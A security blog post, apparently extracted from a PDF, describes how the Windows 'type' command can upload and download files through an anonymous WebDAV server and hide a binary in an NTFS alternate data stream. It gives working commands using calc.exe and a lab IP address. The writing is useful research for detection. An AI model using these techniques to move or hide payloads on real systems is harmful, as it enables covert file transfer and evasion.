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# A New LOLBin? Using the Windows Type Command to Upload/Download Files

✕

The `type` command is one of the fundamental built-in commands within the Windows command line, being integrated into MS-DOS version 1 in 1983. Its primary function is to display the contents of a file, although displaying binary files will result in non-human readable output.

```
C:\Users\Public\Downloads>type file.txt
Hello World!
```
Displaying the contents of file.txt

This will display the contents of the file named `file.txt` that is stored on the network share `\\server\share\`. Redirect operators can also be used with network file shares. In order to access a network file share using the `type` command, a user will need to have the appropriate permissions to access the specified share and file. If the user does not have the necessary permissions, the `type` command will fail with an error message.

## What is WebDAV?

WebDAV, web distributed authoring and versioning, is an HTTP based file management protocol which supports the collaborative reading and writing

This creates a situation where is it possible to copy files to and from a remote WebDAV server with the `type` command.

Setting up a WebDAV server is simple with <u>WsgiDAV</u> in python. Set the host to localhost with `0.0.0.0` and the port to `80`. It is important that port 80 is used as Windows by default sends a PROPFIND request to WebDAV servers on either port 80 or 443 (HTTPS). Specify the location of the root directory with `— root=/tmp` and set the authentication to anonymous with `--auth=anonymous`.

```
C:\Users\Public\Downloads>type C:\Users\Public\Downloads\calc.exe > \\192.168.93.128\example\calc.exe

C:\Users\Public\Downloads>type \\192.168.93.128\example\calc2.exe > C:\Users\Public\Downloads\calc2.exe

C:\Users\Public\Downloads>type C:\Users\Public\Downloads\calc2.exe > C:\Users\Public\Downloads\file.txt:calc2.exe

C:\Users\Public\Downloads>dir /r
 Volume in drive C is Windows
 Volume Serial Number is A052-B5BA

 Directory of C:\Users\Public\Downloads

12/09/2022  06:41 PM    <DIR>          .
12/09/2022  06:41 PM    <DIR>          ..
12/09/2022  06:16 PM            27,648 calc.exe
12/09/2022  06:39 PM            27,648 calc2.exe
12/09/2022  06:41 PM                 0 file.txt
                                27,648 file.txt:calc2.exe:$DATA
               3 File(s)         55,296 bytes
               2 Dir(s)  784,004,648,960 bytes free
```

Examples of downloading and uploading calc.exe with type

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